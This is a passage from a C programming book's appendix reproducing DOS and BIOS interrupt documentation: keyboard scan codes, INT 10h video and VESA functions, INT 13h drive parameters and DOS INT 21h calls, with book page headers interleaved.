1Ah	[{	4Ah	Grey-	7Ah	[Note2] Joyst Left
1Bh] }	4Bh	LeftArrow	7Bh	[Note2] Joyst Up
1Ch	Enter	4Ch	Keypad 5	7Ch	[Note2] Joyst Down
1Dh	Ctrl	4Dh	RightArrow	7Dh	[Note2] right mouse
1Eh	A	4Eh	Grey+	7Eh	[Note2] left mouse
1Fh	S	4Fh	End		
20h	D	50h	DownArrow		

646 A to Z of C

21h	F	51h	PgDn		
22h	G	52h	Ins		
23h	H	53h	Del		
24h	J	54h	SysReq	---	non-key codes---
25h	K	55h	[Note1] F11	00h	kbd buffer full
26h	L	56h	left \ (102-key)		
27h	; :	57h	F11	AAh	self-test complete
28h	' "	58h	F12	E0h	prefix code
29h	~ ~	59h	[Note1] F15	E1h	prefix code
2Ah	Left Shift	5Ah	PA1	EEh	ECHO
2Bh	\	5Bh	F13 (LWin)	F0h	prefix code (key break)
2Ch	Z	5Ch	F14 (RWin)	FAh	ACK
2Dh	X	5Dh	F15 (Menu)	FCh	diag failure (MF-kbd)
2Eh	C			FDh	diag failure (AT-kbd)
2Fh	V			FEh	RESEND
30h	B			FFh	kbd error/buffer full

Notes: scan codes 56h-E1h are only available on the extended (101/102-key) keyboard and Host Connected (122-key) keyboard; scan codes 5Bh-5Dh are only available on the 122-key keyboard and the Microsoft Natural Keyboard; scan codes 5Eh-76h are only available on the 122-key keyboard

in the default configuration, break codes are the make scan codes with the high bit set; make codes 60h,61h,70h, etc. are not available because the corresponding break codes conflict with prefix codes (code 2Ah is available because the self-test result code AAh is only sent on keyboard initialization). An alternate keyboard configuration can be enabled on AT and later systems with enhanced keyboards, in which break codes are the same as make codes, but prefixed with an F0h scan code

prefix code E0h indicates that the following make/break code is for a "gray" duplicate to a key which existed on the original PC keyboard; prefix code E1h indicates that the following make code has no corresponding break code (currently only the Pause key generates no break code)

the Microsoft Natural Keyboard sends make codes 5Bh, 5Ch, and 5Dh (all with an E0h prefix) for the Left Windows, Right Windows, and Menu keys on the bottom row

the European "Cherry G81-3000 SAx/04" keyboard contains contacts for four additional keys, which can be made available by a user modification; the three new keys located directly below the cursor pad's Delete, End, and PgDn keys send make codes 66h-68h (F19-F21); the fourth new key, named <delta>, sends make code 73h

the SysReq key is often labeled SysRq

the "Accord" ergonomic keyboard with optional touchpad (no other identification visible on keyboard or in owner's booklet) has an additional key above the Grey- key marked with a left-pointing triangle and labeled "Fn" in the owner's booklet which returns scan codes E0h 68h on make and E0h E8h on break

the "Preh Commander AT" keyboard with additional F11-F22 keys treats F11-F20 as Shift-F1..Shift-F10 and F21/F22 as Ctrl-F1/Ctrl-F2; the Eagle PC-2 keyboard with F11-F24 keys treated those additional keys in the same way

[Note1] the "Cherry G80-0777" keyboard has additional F11-F15 keys which generate make codes 55h-59h; some other extended keyboards generate codes 55h and 56h for F11 and F12, which cannot be managed by standard DOS keyboard drivers

[Note2] the Schneider/Amstrad PC1512 PC keyboards contain extra keys, a mouse, and a digital joystick, which are handled like extra keys. The joystick's motion scancodes are converted into standard arrow keys by the BIOS, and the joystick and mouse button scan codes are converted to FFFh codes in the BIOS keyboard buffer (see CMOS 15h"AMSTRAD").

In addition to the keys listed in the table above, there are

Del-> (delete forward)	70h
Enter	74h

-----V-1000-----

INT 10 - VIDEO - SET VIDEO MODE

AH = 00h

AL = desired video mode (see #00010)

Return: AL = video mode flag (Phoenix, AMI BIOS)

20h mode > 7

30h modes 0-5 and 7

3Fh mode 6

AL = CRT controller mode byte (Phoenix 386 BIOS v1.10)

Desc: specify the display mode for the currently active display adapter

-----V-1001-----

INT 10 - VIDEO - SET TEXT-MODE CURSOR SHAPE

AH = 01h

CH = cursor start and options (see #00013)

CL = bottom scan line containing cursor (bits 0-4)

Return: nothing

Desc: specify the starting and ending scan lines to be occupied by the hardware cursor in text modes

Notes: buggy on EGA systems--BIOS remaps cursor shape in 43 line modes, but returns unmapped cursor shape

UltraVision scales size to the current font height by assuming 14-line monochrome and 8-line color fonts; this call is not valid if cursor emulation has been disabled

applications which wish to change the cursor by programming the

648 A to Z of C

hardware directly on EGA or above should call INT 10/AX=1130h or read 0040h:0085h first to determine the current font height on some adapters, setting the end line greater than the number of lines in the font will result in the cursor extending to the top of the next character cell on the right

BUG: AMI 386 BIOS and AST Premier 386 BIOS will lock up the system if AL is not equal to the current video mode

SeeAlso: AH=03h,AX=CD05h,AH=12h/BL=34h,#03885

Bitfields for cursor start and options:

Bit(s)	Description (Table 00013)
7	should be zero
6,5	cursor blink (00=normal, 01=invisible, 10=erratic, 11=slow) (00=normal, other=invisible on EGA/VGA)
4-0	topmost scan line containing cursor

-----V-1002-----

INT 10 - VIDEO - SET CURSOR POSITION

AH = 02h
BH = page number
0-3 in modes 2&3
0-7 in modes 0&1
0 in graphics modes
DH = row (00h is top)
DL = column (00h is left)

Return: nothing

SeeAlso: AH=03h,AH=05h,INT 60/DI=030Bh,MEM 0040h:0050h

-----V-1003-----

INT 10 - VIDEO - GET CURSOR POSITION AND SIZE

AH = 03h
BH = page number
0-3 in modes 2&3
0-7 in modes 0&1
0 in graphics modes

Return: AX = 0000h (Phoenix BIOS)

CH = start scan line
CL = end scan line
DH = row (00h is top)
DL = column (00h is left)

Notes: a separate cursor is maintained for each of up to 8 display pages many ROM BIOSes incorrectly return the default size for a color display (start 06h, end 07h) when a monochrome display is attached With PhysTechSoft's PTS ROM-DOS the BH value is ignored on entry.

SeeAlso: AH=01h,AH=02h,AH=12h/BL=34h,MEM 0040h:0050h,MEM 0040h:0060h

-----V-1004-----

INT 10 - VIDEO - READ LIGHT PEN POSITION (except VGA)

AH = 04h

Return: AH = light pen trigger flag

00h not down/triggered

01h down/triggered

DH,DL = row,column of character light pen is on

CH = pixel row (graphics modes 04h-06h)

CX = pixel row (graphics modes with >200 rows)

BX = pixel column

Desc: determine the current position and status of the light pen (if present)

Notes: on a CGA, returned column numbers are always multiples of 2 (320-column modes) or 4 (640-column modes)
returned row numbers are only accurate to two lines

-----V-1004-----
INT 10 - HUNTER 16 - GET CURSOR ADDRESS

AH = 04h

BH = page

Return: DH = row (0..24)

DL = column (0..79)

CH = cursor pixel Y-address (0..199)

CL = cursor pixel X-address (0..639)

Notes: the Husky Hunter 16 is an 8088-based ruggedized laptop. Other family members are the Husky Hunter, Husky Hunter 16/80, and Husky Hawk.
pixel coordinates are for the lower left corner of the character cell containing the cursor

SeeAlso: AH=60h"HUNTER"

-----V-1005-----
INT 10 - VIDEO - SELECT ACTIVE DISPLAY PAGE

AH = 05h

AL = new page number (00h to number of pages - 1) (see #00010)

Return: nothing

Desc: specify which of possibly multiple display pages will be visible

Note: to determine whether the requested page actually exists, use AH=0Fh
to query the current page after making this call

SeeAlso: AH=0Fh,AH=43h,AH=45h,MEM 0040h:0062h,MEM 0040h:004Eh

-----V-1006-----
INT 10 - VIDEO - SCROLL UP WINDOW

AH = 06h

AL = number of lines by which to scroll up (00h = clear entire window)

BH = attribute used to write blank lines at bottom of window

CH,CL = row,column of window's upper left corner

DH,DL = row,column of window's lower right corner

Return: nothing

Note: affects only the currently active page (see AH=05h)

BUGS: some implementations (including the original IBM PC) have a bug which destroys BP

the Trident TVGA8900CL (BIOS dated 1992/9/8) clears DS to 0000h when scrolling in an SVGA mode (800x600 or higher)

SeeAlso: AH=07h,AH=12h"Tandy 2000",AH=72h,AH=73h,AX=7F07h,INT 50/AX=0014h

-----V-1007-----

650 A to Z of C

INT 10 - VIDEO - SCROLL DOWN WINDOW

AH = 07h

AL = number of lines by which to scroll down (00h=clear entire window)

BH = attribute used to write blank lines at top of window

CH,CL = row,column of window's upper left corner

DH,DL = row,column of window's lower right corner

Return: nothing

Note: affects only the currently active page (see AH=05h)

BUGS: some implementations (including the original IBM PC) have a bug which destroys BP

the Trident TVGA8900CL (BIOS dated 1992/9/8) clears DS to 0000h when scrolling in an SVGA mode (800x600 or higher)

SeeAlso: AH=06h,AH=12h"Tandy 2000",AH=72h,AH=73h,INT 50/AX=0014h

-----V-1008-----

INT 10 - VIDEO - READ CHARACTER AND ATTRIBUTE AT CURSOR POSITION

AH = 08h

BH = page number (00h to number of pages - 1) (see #00010)

Return: AH = character's attribute (text mode only) (see #00014)

AH = character's color (Tandy 2000 graphics mode only)

AL = character

Notes: for monochrome displays, a foreground of 1 with background 0 is underlined

the blink bit may be reprogrammed to enable intense background colors using AX=1003h or by programming the CRT controller

the foreground intensity bit (3) can be programmed to switch between character sets A and B on EGA and VGA cards, thus enabling 512 simultaneous characters on screen. In this case the bit's usual function (intensity) is regularly turned off.

in graphics modes, only characters drawn with white foreground pixels are matched by the pattern-comparison routine

on the Tandy 2000, BH=FFh specifies that the current page should be used

because of the IBM BIOS specifications, there may exist some clone BIOSes which do not preserve SI or DI; the Novell DOS kernel preserves SI, DI, and BP before many INT 10h calls to avoid problems due to those registers not being preserved by the BIOS.

BUG: some IBM PC ROM BIOSes destroy BP when in graphics modes

SeeAlso: AH=09h,AX=1003h,AX=1103h,AH=12h/BL=37h,AX=5001h

Bitfields for character's display attribute:

Bit(s) Description (Table 00014)

7 foreground blink or (alternate) background bright (see also AX=1003h)

6-4 background color (see #00015)

3 foreground bright or (alternate) alternate character set (see AX=1103h)

2-0 foreground color (see #00015)

SeeAlso: #00026

(Table 00015)

Values for character color:

	Normal	Bright
000b	black	dark gray
001b	blue	light blue
010b	green	light green
011b	cyan	light cyan
100b	red	light red
101b	magenta	light magenta
110b	brown	yellow
111b	light gray	white

-----V-1009-----

INT 10 - VIDEO - WRITE CHARACTER AND ATTRIBUTE AT CURSOR POSITION

AH = 09h

AL = character to display

BH = page number (00h to number of pages - 1) (see #00010)

background color in 256-color graphics modes (ET4000)

BL = attribute (text mode) or color (graphics mode)

if bit 7 set in <256-color graphics mode, character is XOR'ed
onto screen

CX = number of times to write character

Return: nothing

Notes: all characters are displayed, including CR, LF, and BS

replication count in CX may produce an unpredictable result in graphics
modes if it is greater than the number of positions remaining in the
current row

With PhysTechSoft's PTS ROM-DOS the BH, BL, and CX values are ignored
on entry.

SeeAlso: AH=08h,AH=0Ah,AH=4Bh"GRAFIX",INT 17/AH=60h,INT 1F"SYSTEM DATA"

SeeAlso: INT 43"VIDEO DATA",INT 44"VIDEO DATA"

-----V-100B--BH00-----

INT 10 - VIDEO - SET BACKGROUND/BORDER COLOR

AH = 0Bh

BH = 00h

BL = background/border color (border only in text modes)

Return: nothing

SeeAlso: AH=0Bh/BH=01h

-----V-100F-----

INT 10 - VIDEO - GET CURRENT VIDEO MODE

AH = 0Fh

Return: AH = number of character columns

AL = display mode (see #00010 at AH=00h)

BH = active page (see AH=05h)

Notes: if mode was set with bit 7 set ("no blanking"), the returned mode will
also have bit 7 set

EGA, VGA, and UltraVision return either AL=03h (color) or AL=07h
(monochrome) in all extended-row text modes

HP 200LX returns AL=07h (monochrome) if mode was set to AL=21h
and always 80 resp. 40 columns in all text modes regardless of

652 A to Z of C

current zoom setting (see AH=D0h)

when using a Hercules Graphics Card, additional checks are necessary:

mode 05h: if WORD 0040h:0063h is 03B4h, may be in graphics page 1
(as set by DOSSHELL and other Microsoft software)

mode 06h: if WORD 0040h:0063h is 03B4h, may be in graphics page 0
(as set by DOSSHELL and other Microsoft software)

mode 07h: if BYTE 0040h:0065h bit 1 is set, Hercules card is in
graphics mode, with bit 7 indicating the page (mode set by
Hercules driver for Borland Turbo C)

the Tandy 2000 BIOS is only documented as returning AL, not AH or BH

SeeAlso: AH=00h,AH=05h,AX=10F2h,AX=1130h,AX=C0D4h,MEM 0040h:004Ah

-----V-1010-----

INT 10 - Tandy 2000 - VIDEO - GET/SET CHARACTER FONTS

AH = 10h

AL = control value

bit 0: set character set instead of reading it

bit 1: high 128 characters instead of low 128 characters

ES:BX -> new character set if AL bit 0 set

Return: ES:BX -> current character set if AL bit 0 clear on entry

Notes: this interrupt is identical to INT 52 on Tandy 2000

the character set consists of 16 bytes for each of the 128 characters,
where each of the 16 bytes describes the pixels in one scan line,
most significant bit leftmost

SeeAlso: AH=00h,AH=0Bh/BH=02h,AH=11h"Tandy 2000",AH=12h"Tandy 2000"

SeeAlso: INT 52"Tandy 2000"

-----V-101104-----

INT 10 - VIDEO - TEXT-MODE CHARGEN - LOAD ROM 8x16 CHARACTER SET (VGA)

AX = 1104h

BL = block to load

Return: nothing

Notes: (see AX=1100h)

SeeAlso: AX=1100h,AX=1101h,AX=1102h,AX=1103h,AX=1114h,AH=1Bh,AX=CD10h

INT 10 - VIDEO - DOS/V - GET/SET FONT PATTERN

AH = 18h

AL = subfunction

00h get font pattern

01h set font pattern

BX = 0000h

CL = character size in bytes (01h,02h)

CH = 00h

DH = character width in pixels

DL = character height in pixels

ES:DI -> buffer for/containing font image

Return: AL = status (00h successful, else error)

ES:DI buffer filled for function 00h if successful

Note: the supported font sizes are 8x16 single-byte, 8x19 single-byte,
16x16 double-byte, and 24x24 double-byte

SeeAlso: AH=19h,INT 16/AH=14h

-----V-101E08-----

INT 10 - VIDEO - FLAT-PANEL - CONTRAST SETTING

AX = 1E08h

BH = function

bit 7: =1 set contrast control, =0 query contrast

bit 6: use standard contrast

bits 5-0: reserved (0)

---if BH bits 7,6=10---

BL = contrast (00h = minimum, FFh = maximum)

Return: AL = 1Eh if function supported

BH = results

bit 7: query/set (copied from input)

bit 6: standard/custom (copied from input)

bits 5-2: reserved (0)

bit 1: software contrast control is supported

bit 0: set operation was succesful (always clear on get)

BL = contrast (00h = minimum, FFh = maximum)

Note: this function operates independently of AX=1E06h

SeeAlso: AX=1E00h,AX=1E06h,AX=1E07h

-----V-104F00-----

INT 10 - VESA SuperVGA BIOS (VBE) - GET SuperVGA INFORMATION

AX = 4F00h

ES:DI -> buffer for SuperVGA information (see #00077)

Return: AL = 4Fh if function supported

AH = status

00h successful

ES:DI buffer filled

01h failed

---VBE v2.0---

02h function not supported by current hardware configuration

03h function invalid in current video mode

Desc: determine whether VESA BIOS extensions are present and the capabilities
supported by the display adapter

SeeAlso: AX=4E00h,AX=4F01h,AX=7F00h"SOLLEX",AX=A00Ch

Index: installation check; VESA SuperVGA

Format of SuperVGA information:

Offset Size Description (Table 00077)

00h 4 BYTES (ret) signature ("VESA")
(call) VESA 2.0 request signature ("VBE2"), required to receive
version 2.0 info

04h WORD VESA version number (one-digit minor version -- 0102h = v1.2)

06h DWORD pointer to OEM name
"761295520" for ATI

0Ah DWORD capabilities flags (see #00078)

654 A to Z of C

0Eh	DWORD	pointer to list of supported VESA and OEM video modes (list of words terminated with FFFFh)
12h	WORD	total amount of video memory in 64K blocks
---VBE v1.x ---		
14h	236 BYTES	reserved
---VBE v2.0 ---		
14h	WORD	OEM software version (BCD, high byte = major, low byte = minor)
16h	DWORD	pointer to vendor name
1Ah	DWORD	pointer to product name
1Eh	DWORD	pointer to product revision string
22h	WORD	(if capabilities bit 3 set) VBE/AF version (BCD) 0100h for v1.0P
24h	DWORD	(if capabilities bit 3 set) pointer to list of supported accelerated video modes (list of words terminated with FFFFh)
28h	216 BYTES	reserved for VBE implementation
100h	256 BYTES	OEM scratchpad (for OEM strings, etc.)

Notes: the list of supported video modes is stored in the reserved portion of the SuperVGA information record by some implementations, and it may thus be necessary to either copy the mode list or use a different buffer for all subsequent VESA calls

not all of the video modes in the list of mode numbers may be supported, e.g. if they require more memory than currently installed or are not supported by the attached monitor. Check any mode you intend to use through AX=4F01h first.

the 1.1 VESA document specifies 242 reserved bytes at the end, so the buffer should be 262 bytes to ensure that it is not overrun; for v2.0, the buffer should be 512 bytes

the S3 specific video modes will most likely follow the FFFFh terminator at the end of the standard modes. A search must then be made to find them, FFFFh will also terminate this second list in some cases, only a "stub" VBE may be present, supporting only AX=4F00h; this case may be assumed if the list of supported video modes is empty (consisting of a single word of FFFFh)

Bitfields for VESA capabilities:

Bit(s)	Description	(Table 00078)
0	DAC can be switched into 8-bit mode	
1	non-VGA controller	
2	programmed DAC with blank bit (i.e. only during blanking interval)	
3	(VBE v3.0) controller supports hardware stereoscopic signalling	
3	controller supports VBE/AF v1.0P extensions	
4	(VBE v3.0) if bit 3 set:	
	=0	stereo signalling via external VESA stereo connector
	=1	stereo signalling via VESA EVC connector
4	(VBE/AF v1.0P) must call EnableDirectAccess to access framebuffer	
5	(VBE/AF v1.0P) controller supports hardware mouse cursor	
6	(VBE/AF v1.0P) controller supports hardware clipping	
7	(VBE/AF v1.0P) controller supports transparent BitBLT

22h	BYTE	green field size
23h	BYTE	blue mask size
24h	BYTE	blue field size
25h	BYTE	reserved mask size
26h	BYTE	reserved mask position
27h	BYTE	direct color mode info
		bit 0: color ramp is programmable
		bit 1: bytes in reserved field may be used by application

---VBE v2.0+ ---

28h	DWORD	physical address of linear video buffer
2Ch	DWORD	pointer to start of offscreen memory
30h	WORD	KB of offscreen memory

---VBE v3.0 ---

32h	WORD	bytes per scan line in linear modes
34h	BYTE	number of images (less one) for banked video modes
35h	BYTE	number of images (less one) for linear video modes
36h	BYTE	linear modes: size of direct color red mask (in bits)
37h	BYTE	linear modes: bit position of red mask LSB (e.g. shift count)
38h	BYTE	linear modes: size of direct color green mask (in bits)
39h	BYTE	linear modes: bit position of green mask LSB (e.g. shift count)
3Ah	BYTE	linear modes: size of direct color blue mask (in bits)
3Bh	BYTE	linear modes: bit position of blue mask LSB (e.g. shift count)
3Ch	BYTE	linear modes: size of direct color reserved mask (in bits)
3Dh	BYTE	linear modes: bit position of reserved mask LSB
3Eh	DWORD	maximum pixel clock for graphics video mode, in Hz
42h	190 BYTES	reserved (0)

Note: while VBE 1.1 and higher will zero out all unused bytes of the buffer, v1.0 did not, so applications that want to be backward compatible should clear the buffer before calling

Bitfields for VESA SuperVGA mode attributes:

Bit(s)	Description	(Table 00080)
0	mode supported by present hardware configuration	
1	optional information available (must be =1 for VBE v1.2+)	
2	BIOS output supported	
3	set if color, clear if monochrome	
4	set if graphics mode, clear if text mode	

---VBE v2.0+ ---

5	mode is not VGA-compatible
6	bank-switched mode not supported
7	linear framebuffer mode supported
8	double-scan mode available (e.g. 320x200 and 320x240)

---VBE v3.0 ---

9	interlaced mode available
---	---------------------------

10 hardware supports triple buffering
 11 hardware supports stereoscopic display
 12 dual display start address support
 13-15 reserved
 ---VBE/AF v1.0P---
 9 application must call EnableDirectAccess before calling bank-switching functions
 SeeAlso: #00079

-----V-104F02-----

INT 10 - VESA SuperVGA BIOS - SET SuperVGA VIDEO MODE

AX = 4F02h

BX = new video mode (see #04082,#00083,#00084)

ES:DI -> (VBE 3.0+) CRTC information block, bit mode bit 11 set
 (see #04083)

Return: AL = 4Fh if function supported

AH = status

00h successful

01h failed

Notes: bit 13 may only be set if the video mode is present in the list of accelerated video modes returned by AX=4F00h
 if the DAC supports both 8 bits per primary color and 6 bits, it will be reset to 6 bits after a mode set; use AX=4F08h to restore 8 bits

SeeAlso: AX=4E03h,AX=4F00h,AX=4F01h,AX=4F03h,AX=4F08h

81FFh special full-memory access mode

Notes: the special mode 81FFh preserves the contents of the video memory and gives access to all of the memory; VESA recommends that the special mode be a packed-pixel mode. For VBE 2.0+, it is required that the VBE implement the mode, but not place it in the list of available modes (mode information for this mode can be queried directly, however).

as of VBE 2.0, VESA will no longer define video mode numbers

INT 13 - DISK - GET DRIVE PARAMETERS (PC,XT286,CONV,PS,ESDI,SCSI)

AH = 08h

DL = drive (bit 7 set for hard disk)

ES:DI = 0000h:0000h to guard against BIOS bugs

Return: CF set on error

AH = status (07h) (see #00234)

CF clear if successful

AH = 00h

AL = 00h on at least some BIOSes

BL = drive type (AT/PS2 floppies only) (see #00242)

CH = low eight bits of maximum cylinder number

CL = maximum sector number (bits 5-0)

high two bits of maximum cylinder number (bits 7-6)

DH = maximum head number

DL = number of drives

ES:DI -> drive parameter table (floppies only)

Notes: may return successful even though specified drive is greater than the number of attached drives of that type (floppy/hard); check DL to ensure validity

for systems predating the IBM AT, this call is only valid for hard disks, as it is implemented by the hard disk BIOS rather than the ROM BIOS

the IBM ROM-BIOS returns the total number of hard disks attached to the system regardless of whether DL >= 80h on entry.

Toshiba laptops with HardRAM return DL=02h when called with DL=80h, but fail on DL=81h. The BIOS data at 40h:75h correctly reports 01h.

may indicate only two drives present even if more are attached; to ensure a correct count, one can use AH=15h to scan through possible drives

Reportedly some Compaq BIOSes with more than one hard disk controller return only the number of drives DL attached to the corresponding controller as specified by the DL value on entry. However, on Compaq machines with "COMPAQ" signature at F000h:FFEAh, MS-DOS/PC DOS IO.SYS/IBMBIO.COM call INT 15/AX=E400h and INT 15/AX=E480h to enable Compaq "mode 2" before retrieving the count of hard disks installed in the system (DL) from this function.

the maximum cylinder number reported in CX is usually two less than the total cylinder count reported in the fixed disk parameter table (see INT 41h,INT 46h) because early hard disks used the last cylinder for testing purposes; however, on some Zenith machines, the maximum

668 A to Z of C

cylinder number reportedly is three less than the count in the fixed disk parameter table.

for BIOSes which reserve the last cylinder for testing purposes, the cylinder count is automatically decremented

on PS/1s with IBM ROM DOS 4, nonexistent drives return CF clear, BX=CX=0000h, and ES:DI = 0000h:0000h

machines with lost CMOS memory may return invalid data for floppy drives. In this situation CF is cleared, but AX,BX,CX,DX,DH,DI, and ES contain only 0. At least under some circumstances, MS-DOS/PC DOS IO.SYS/IBMBIO.COM just assumes a 360 KB floppy if it sees CH to be zero for a floppy.

the PC-Tools PCFORMAT program requires that AL=00h before it will proceed with the formatting

if this function fails, an alternative way to retrieve the number of floppy drives installed in the system is to call INT 11h.

In fact, the MS-DOS/PC-DOS IO.SYS/IBMBIO.COM attempts to get the number of floppy drives installed from INT 13/AH=08h, when INT 11h AX bit 0 indicates there are no floppy drives installed. In addition to testing the CF flag, it only trusts the result when the number of sectors (CL preset to zero) is non-zero after the call.

BUGS: several different Compaq BIOSes incorrectly report high-numbered drives (such as 90h, B0h, D0h, and F0h) as present, giving them the same geometry as drive 80h; as a workaround, scan through disk numbers, stopping as soon as the number of valid drives encountered equals the value in 0040h:0075h

a bug in Leading Edge 8088 BIOS 3.10 causes the DI,SI,BP,DS, and ES registers to be destroyed

some Toshiba BIOSes (at least before 1995, maybe some laptops??? with 1.44 MB floppies) have a bug where they do not set the ES:DI vector even for floppy drives. Hence these registers should be preset with zero before the call and checked to be non-zero on return before using them. Also it seems these BIOSes can return wrong info in BL and CX, as S/DOS 1.0 can be configured to preset these registers as for an 1.44 MB floppy.

the PS/2 Model 30 fails to reset the bus after INT 13/AH=08h and INT 13/AH=15h. A workaround is to monitor for these functions and perform a transparent INT 13/AH=01h status read afterwards. This will reset the bus. The MS-DOS 6.0 IO.SYS takes care of this by installing a special INT 13h interceptor for this purpose.

AD-DOS may leave interrupts disabled on return from this function.

Some Microsoft software explicitly sets STI after return.

INT 1B C - KEYBOARD - CONTROL-BREAK HANDLER

Desc: this interrupt is automatically called when INT 09 determines that Control-Break has been pressed

Note: normally points to a short routine in DOS which sets the Ctrl-C flag, thus invoking INT 23h the next time DOS checks for Ctrl-C.

SeeAlso: INT 23, MEM 0040h:0071h

-----B-1C-----

INT 1C - TIME - SYSTEM TIMER TICK

Desc: this interrupt is automatically called on each clock tick by the INT 08 handler

Notes: this is the preferred interrupt to chain when a program needs to be invoked regularly

not available on NEC 9800-series PCs

SeeAlso: INT 08, INT E2"PC Cluster"

-----D-2100-----

INT 21 - DOS 1+ - TERMINATE PROGRAM

AH = 00h

CS = PSP segment

Notes: Microsoft recommends using INT 21/AH=4Ch for DOS 2+ this function sets the program's return code (ERRORLEVEL) to 00h execution continues at the address stored in INT 22 after DOS performs whatever cleanup it needs to do (restoring the INT 22, INT 23, INT 24 vectors from the PSP assumed to be located at offset 0000h in the segment indicated by the stack copy of CS, etc.)

670 A to Z of C

if the PSP is its own parent, the process's memory is not freed; if
INT 22 additionally points into the terminating program, the
process is effectively NOT terminated
not supported by MS Windows 3.0 DOSX.EXE DOS extender

SeeAlso: AH=26h,AH=31h,AH=4Ch,INT 20,INT 22

-----D-2101-----

INT 21 - DOS 1+ - READ CHARACTER FROM STANDARD INPUT, WITH ECHO
AH = 01h

Return: AL = character read

Notes: ^C/^Break are checked, and INT 23 executed if read

^P toggles the DOS-internal echo-to-printer flag

^Z is not interpreted, thus not causing an EOF if input is redirected

character is echoed to standard output

standard input is always the keyboard and standard output the screen
under DOS 1.x, but they may be redirected under DOS 2+

SeeAlso: AH=06h,AH=07h,AH=08h,AH=0Ah

-----v-21010F-----

INT 21 - VIRUS - "Susan" - INSTALLATION CHECK

AX = 010Fh

Return: AX = 7553h ("Su") if resident

SeeAlso: INT 16/AH=DDh"VIRUS",INT 21/AX=0B56h

-----D-2102-----

INT 21 - DOS 1+ - WRITE CHARACTER TO STANDARD OUTPUT

AH = 02h

DL = character to write

Return: AL = last character output (despite the official docs which state
nothing is returned) (at least DOS 2.1-7.0)

Notes: ^C/^Break are checked, and INT 23 executed if pressed

standard output is always the screen under DOS 1.x, but may be
redirected under DOS 2+

the last character output will be the character in DL unless DL=09h

on entry, in which case AL=20h as tabs are expanded to blanks

if standard output is redirected to a file, no error checks (write-
protected, full media, etc.) are performed

SeeAlso: AH=06h,AH=09h

-----D-2103-----

INT 21 - DOS 1+ - READ CHARACTER FROM STDAUX

AH = 03h

Return: AL = character read

Notes: keyboard checked for ^C/^Break, and INT 23 executed if detected

STDAUX is usually the first serial port

SeeAlso: AH=04h,INT 14/AH=02h,INT E0/CL=03h

-----D-2104-----

INT 21 - DOS 1+ - WRITE CHARACTER TO STDAUX

AH = 04h

DL = character to write

Notes: keyboard checked for ^C/^Break, and INT 23 executed if detected
STDAUX is usually the first serial port

if STDAUX is busy, this function will wait until it becomes free

SeeAlso: AH=03h,INT 14/AH=01h,INT E0/CL=04h

-----D-2105-----

INT 21 - DOS 1+ - WRITE CHARACTER TO PRINTER

AH = 05h

DL = character to print

Notes: keyboard checked for ^C/^Break, and INT 23 executed if detected
STDPRN is usually the first parallel port, but may be redirected under
DOS 2+

if the printer is busy, this function will wait

SeeAlso: INT 17/AH=00h

-----D-2131-----

INT 21 - DOS 2+ - TERMINATE AND STAY RESIDENT

AH = 31h

AL = return code

DX = number of paragraphs to keep resident

Return: never

Notes: the value in DX only affects the memory block containing the PSP;
additional memory allocated via AH=48h is not affected
the minimum number of paragraphs which will remain resident is 11h
for DOS 2.x and 06h for DOS 3.0+
most TSRs can save some memory by releasing their environment block
before terminating (see #01378 at AH=26h,AH=49h)
any open files remain open, so one should close any files which will
not be used before going resident; to access a file which is left
open from the TSR, one must switch PSP segments first (see AH=50h)

SeeAlso: AH=00h,AH=4Ch,AH=4Dh,INT 20,INT 22,INT 27

-----D-2132-----

INT 21 - DOS 2+ - GET DOS DRIVE PARAMETER BLOCK FOR SPECIFIC DRIVE

AH = 32h

DL = drive number (00h = default, 01h = A:, etc)

Return: AL = status

00h successful

DS:BX -> Drive Parameter Block (DPB) (see #01395) for specified
drive

FFh invalid or network drive

Notes: the OS/2 compatibility box supports the DOS 3.3 version of this call
except for the DWORD at offset 12h
this call updates the DPB by reading the disk; the DPB may be accessed
via the DOS list of lists (see #01627 at AH=52h) if disk access is not
desirable.

undocumented prior to the release of DOS 5.0; only the DOS 4.0+
version of the DPB has been documented, however

supported by DR DOS 3.41+; DR DOS 3.41-6.0 return the same data as
MS-DOS 3.31

IBM ROM-DOS v4.0 also reports invalid/network (AL=FFh) on the ROM drive

SeeAlso: AH=1Fh,AH=52h,AX=7302h

672 A to Z of C

Format of DOS Drive Parameter Block:

Offset	Size	Description (Table 01395)
00h	BYTE	drive number (00h = A: , 01h = B: , etc)
01h	BYTE	unit number within device driver
02h	WORD	bytes per sector
04h	BYTE	highest sector number within a cluster
05h	BYTE	shift count to convert clusters into sectors
06h	WORD	number of reserved sectors at beginning of drive
08h	BYTE	number of FATs
09h	WORD	number of root directory entries
0Bh	WORD	number of first sector containing user data
0Dh	WORD	highest cluster number (number of data clusters + 1) 16-bit FAT if greater than 0FF6h, else 12-bit FAT
0Fh	BYTE	number of sectors per FAT
10h	WORD	sector number of first directory sector
12h	DWORD	address of device driver header (see #01646)
16h	BYTE	media ID byte (see #01356)
17h	BYTE	00h if disk accessed, FFh if not
18h	DWORD	pointer to next DPB
---DOS 2.x---		
1Ch	WORD	cluster containing start of current directory, 0000h=root, FFFFh = unknown
1Eh	64 BYTES	ASCIZ pathname of current directory for drive
---DOS 3.x---		
1Ch	WORD	cluster at which to start search for free space when writing
1Eh	WORD	number of free clusters on drive, FFFFh = unknown
---DOS 4.0-6.0---		
0Fh	WORD	number of sectors per FAT
11h	WORD	sector number of first directory sector
13h	DWORD	address of device driver header (see #01646)
17h	BYTE	media ID byte (see #01356)
18h	BYTE	00h if disk accessed, FFh if not
19h	DWORD	pointer to next DPB
1Dh	WORD	cluster at which to start search for free space when writing, usually the last cluster allocated
1Fh	WORD	number of free clusters on drive, FFFFh = unknown

SeeAlso: #01357,#01663,#01787 at AX=7302h,#04039 at INT E0/CL=71h

-----D-213305-----

INT 21 - DOS 4.0+ - GET BOOT DRIVE

AX = 3305h

Return: DL = boot drive (1=A: ,...)

Notes: This function does not use any of the DOS-internal stacks and may thus be called at any time. It is directly dispatched from the INT 21h entry point with interrupts disabled.

NEC 9800-series PCs always call the boot drive A: and assign the other drive letters sequentially to the other drives in the system

this call is supported by OS/2 Warp 3.0, but not earlier versions of OS/2; it is also supported by Novell DOS 7

-----D-215D0B-----

INT 21 OU - DOS 4.x only - internal - GET DOS SWAPPABLE DATA AREAS

AX = 5D0Bh

Return: CF set on error

AX = error code (see #01680)

CF clear if successful

DS:SI -> swappable data area list (see #01689)

Notes: copying and restoring the swappable data areas allows DOS to be reentered unless it is in a critical section delimited by calls to

INT 2A/AH=80h and INT 2A/AH=81h,82h

SHARE and other DOS utilities consult the byte at offset 04h in the

